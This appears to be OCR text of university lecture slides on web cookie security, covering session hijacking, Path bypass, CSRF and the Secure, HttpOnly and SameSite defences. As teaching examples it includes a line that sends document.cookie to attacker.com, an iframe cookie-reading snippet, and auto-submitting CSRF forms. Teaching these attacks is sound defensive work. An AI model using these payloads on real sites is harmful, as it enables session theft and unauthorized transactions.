
Session hijacking

- Sending cookies over unencrypted HTTP is a very bad idea
  - If anyone sees the cookie, they can use it to hijack the user's session
  - Attacker sends victim's cookie as if it was their own
  - Server will be fooled


Client
Server


Client
GET /HTTP/1.1
Cookie: sessionId=1234
Server


Client
GET /HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
Private webpage!
Server



Client
GET /HTTP/1.1
Cookie: sessionId=1234
Server


Client
GET /HTTP/1.1
Cookie: sessionId=1234
Attacker
Server


Client
GET /HTTP/1.1
Cookie: sessionId=1234
Attacker
GET /HTTP/1.1
Cookie: sessionId=1234
Server


Client
GET /HTTP/1.1
Cookie: sessionId=1234
Attacker
GET /HTTP/1.1
Cookie: sessionId=1234
Server
HTTP/1.1 200 OK
Private webpage!

Firesheep (2010)



Session hijacking mitigation

- Use **`Secure`** cookie attribute to prevent cookie from being sent over unencrypted HTTP connections

```
Set-Cookie: key=value; Secure
```

- Even better: Use HTTPS for entire website

Session hijacking via Cross Site Scripting (XSS)

- What if website is vulnerable to XSS?
  - Attacker can insert their code into the webpage
  - At this point, they can easily exfiltrate the user's cookie

```
new Image().src =
  'https://attacker.com/steal?cookie=' + document.cookie
```

- More on XSS next week!

Protect cookies from XSS

- Use **`HttpOnly`** cookie attribute to prevent cookie from being read from JavaScript

```
Set-Cookie: key=value; Secure; HttpOnly
```

Cookie `Path` bypass

- Do not use **`Path`** for security
- **`Path`** does not protect against unauthorized reading of the cookie from a different path on the same origin
  - Can be bypassed using an **`<iframe>`** with the path of the cookie
  - Then, read **`iframe.contentDocument.cookie`**
- This is allowed by Same Origin Policy (more on this next time!)
- Therefore, only use **`Path`** as a performance optimization

Demo: CS 106A attack

Demo: CS 106A attack

On CS 106A site:

```
document.cookie = 'sessionId=1234; Path=/class/cs106a/'
```

On CS 253 site:

```
const iframe = document.createElement('iframe')
iframe.src = 'https://web.stanford.edu/class/cs106a/'
document.body.appendChild(iframe)
console.log(iframe.contentDocument.cookie)
```

Make cookie `Path` secure?

- No solution! Always unsafe to rely on **`Path`**
- Cookies can only be accessed by equal or more-specific domains, so use a subdomain
- **`cs106a.stanford.edu`** vs. **`cs253.stanford.edu`**
  - Mutually exclusive
- **`cs253.stanford.edu`** vs. **`stanford.edu`**
  - Former can access latter's cookies. Reverse not true.
- **`acm.stanford.edu`** vs. **`login.stanford.edu`**
  - Mutually exclusive
- **`hello.login.stanford.edu`** vs. **`login.stanford.edu`**
  - Former can access latter's cookies. Reverse not true.

What to set cookie `Path` to?

- Just set it to **`Path=/`** and don't ever rely on it

```
Set-Cookie: key=value; Secure; HttpOnly; Path=/
```

- Why is this better than just omitting **`Path`**?

Problem with ambient authority

- Unclear which site initiated a request
- Consider this HTML embedded in **attacker.com**:

```
<img src='https://bank.example.com/withdraw?from=bob&to=mallory&amount=1000'>
```

- Browser helpfully includes **bank.example.com** cookies in all requests to **bank.example.com**, even though the request originated from **attacker.com**

Cross-Site Request Forgery (CSRF)

- Attack which forces an end user to execute unwanted actions on a web app in which they're currently authenticated
- Normal users: CSRF attack can force user to perform requests like transferring funds, changing email address, etc.
- Admin users: CSRF attack can force admins to add new admin user, or in the worst case, run commands diretly on the server
- Effective even when attacker can't read the HTTP response

Demo: Cross-Site Request Forgery

Demo: Cross-Site Request Forgery

server.js:

```
const BALANCES = { alice: 500, bob: 100 }

app.get('/', (req, res) => {
  const sessionId = req.cookies.sessionId
  const username = SESSIONS[sessionId]

  if (username) {
    res.send(`
      Hi ${username}. Your balance is $${BALANCES[username]}.
      <form method='POST' action='http://localhost:4000/transfer'>
        Send amount:
        <input name='amount' />
        To user:
        <input name='to' />
        <input type='submit' value='Send' />
      </form>
    `)
  } else {
    createReadStream('index.html').pipe(res)
  }
})

...

app.post('/transfer', (req, res) => {
  const sessionId = req.cookies.sessionId
  const username = SESSIONS[sessionId]

  if (!username) {
    res.send('fail!')
    return
  }

  const amount = Number(req.body.amount)
  const to = req.body.to

  BALANCES[username] -= amount
  BALANCES[to] += amount

  res.redirect('/')
})
```

Demo: Cross-Site Request Forgery

attacker.html:

```
<h1>Cool cat site</h1>
<img src='cat.gif' />
<iframe src='attacker-frame.html' style='display: none'></iframe>
```

attacker-frame.html:

```
<form method='POST' action='http://localhost:4000/transfer'>
  <input name='amount' value='100' />
  <input name='to' value='alice' />
  <input type='submit' value='Send' />
</form>
<script>
  document.forms[0].submit()
</script>
```

Mitigate Cross-Site Request Forgery

- Idea: Can we remove "ambient authority" when a request originates from another site?

`SameSite` cookies

- Use **`SameSite`** cookie attribute to prevent cookie from being sent with requests initiated by other sites
  - **`SameSite=None`** - default, always send cookies
  - **`SameSite=Lax`** - withhold cookies on subresource requests originating from other sites, allow them on top-level requests
  - **`SameSite=Strict`** - only send cookies if the request originates from the website that set the cookie

```
Set-Cookie: key=value; Secure; HttpOnly; Path=/; SameSite=Lax
```

Proposal to make cookies `SameSite=Lax` by default

- "First, **cookies should be treated as "SameSite=Lax" by default.** Second, cookies that explicitly assert "SameSite=None" in order to enable cross-site delivery should also be marked as "Secure".[1]
- Who would want to opt into **`SameSite=None`** cookies?

[1] https://tools.ietf.org/html/draft-west-cookie-incrementalism-00

How long should cookies last?

- Use a reasonable expiration date for your cookies
  - 30-90 days
  - You can set the cookie with each response to restart the 30 day counter, so an active user won't ever be logged out, despite the short timeout

```
Set-Cookie: key=value; Secure; HttpOnly; Path=/;
SameSite=Lax; Expires=Fri, 1 Nov 2019 00:00:00 GMT
```

```
res.cookie('sessionId', sessionId, {
  secure: true,
  httpOnly: true,
  sameSite: 'lax',
  maxAge: 30 * 24 * 60 * 60 * 1000 // 30 days
})

res.clearCookie('sessionId', {
  secure: true,
  httpOnly: true,
  sameSite: 'lax'
})
```

Final Thoughts

- Cookies are used to implement sessions
- Never trust data from the client!
- Ambient authority is useful but opens us up to additional risks
- **If you remember one thing:** set your cookies like this:

```
Set-Cookie: key=value; Secure; HttpOnly; Path=/;
SameSite=Lax; Expires=Fri, 1 Nov 2019 00:00:00 GMT
```

END